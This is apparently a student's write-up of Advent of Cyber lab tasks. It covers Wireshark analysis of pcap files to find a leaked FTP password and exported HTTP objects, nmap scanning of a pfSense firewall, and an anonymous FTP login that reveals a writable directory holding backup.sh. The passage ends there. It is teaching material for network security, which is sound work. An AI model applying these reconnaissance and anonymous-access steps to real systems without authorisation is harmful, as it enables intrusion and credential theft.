
Question 5

Continue to analyse “pcap2.pcap” file without any filter applied. Look for the name of the protocol that is encrypted.




Question 6


Search for ARP. Look for the ‘who has 10.10.122.128? Tell 10.10.0.1’. Then, copy the given value from ’10.10.122.128 is at’.




Question 7


Open “pcap3.pcap” file and go to file option. Choose **export objects > HTTP** and save all the files available.






View the Christmas.zip file and open the elf_mcskidy_wishlist.txt to obtain the answer.






Question 8

In the same file (Christmas.zip), view Operation Artic Storm.pdf. Scroll down to see the name of the author.





Thought process / methodology:

Firstly, we downloaded the ZIP file attached to the task. After downloading it, we opened the first file, which is “pcap1.pcap” and search for the IP address that initiate ICMP. We also used some of the filter provided in the explanation. For example, we used ip.src == <IP> to specialize the result of the data given so that it would be easier for us to find the answer for question 3. Next, we opened the next file; “pcap2.pcap” and analyzed all the ftp protocol to search for the leaked password. We also looked for the name of the protocol that was encrypted. Then, we looked for ARP protocol and find the answer to question 6. Moving on to the third file; “pcap3.pcap”, we exported data from the file and save them all. After having access to Christmas.zip, we then proceeded to view elf_mcskidy_wishlist.txt and obtained the answer. Lastly, in the same zip file, we managed to get the last answer by viewing Operation Artic Storm.pdf.


Day 8 -[Networking] What's Under the Christmas Tree?

Tools used: Linux, Firefox,Terminal

Solution:


<u>Question 1</u>

Search “Snort” on Google and you will find the answer.




<u>Question 2</u>

Open terminal and start a Nmap scan to the pfSense firewall.




Question 3

The answer is provided in the same terminal.




Question 4

The answer is provided in the same terminal.




Question 5

The answer is provided in the same terminal.



Question 6

Run **nmap –scriptt http-title <IP Address>** in the terminal.



Thought process / methodology:

Firstly, search “Snort” on Google and you will find the answer for question 1. Next, Open terminal and start a Nmap scan to the pfSense firewall and all the answers for question 2,3,4 and 5 are provided. Lastly, Run **nmap –script http-title <IP Address>** in the terminal for question 6.

Day 9: Networking – Anyone can be Santa!

Question 1:

Using FTP to connect to the ip address from machine, to and checking the list of directories available

```
File  Actions  Edit  View  Help
1211102001@kali: ~ ×   1211102001@kali: ~ ×

┌──(1211102001㉿kali)-[~]
└─$ ftp 10.10.215.197
Connected to 10.10.215.197.
220 Welcome to the TBFC FTP Server!.
Name (10.10.215.197:1211102001): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43243|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp>
```

Question 2:

Changing directories to “public” and show the list of items inside the directory

```
229 Entering Extended Passive Mode (|||37651|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||24575|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
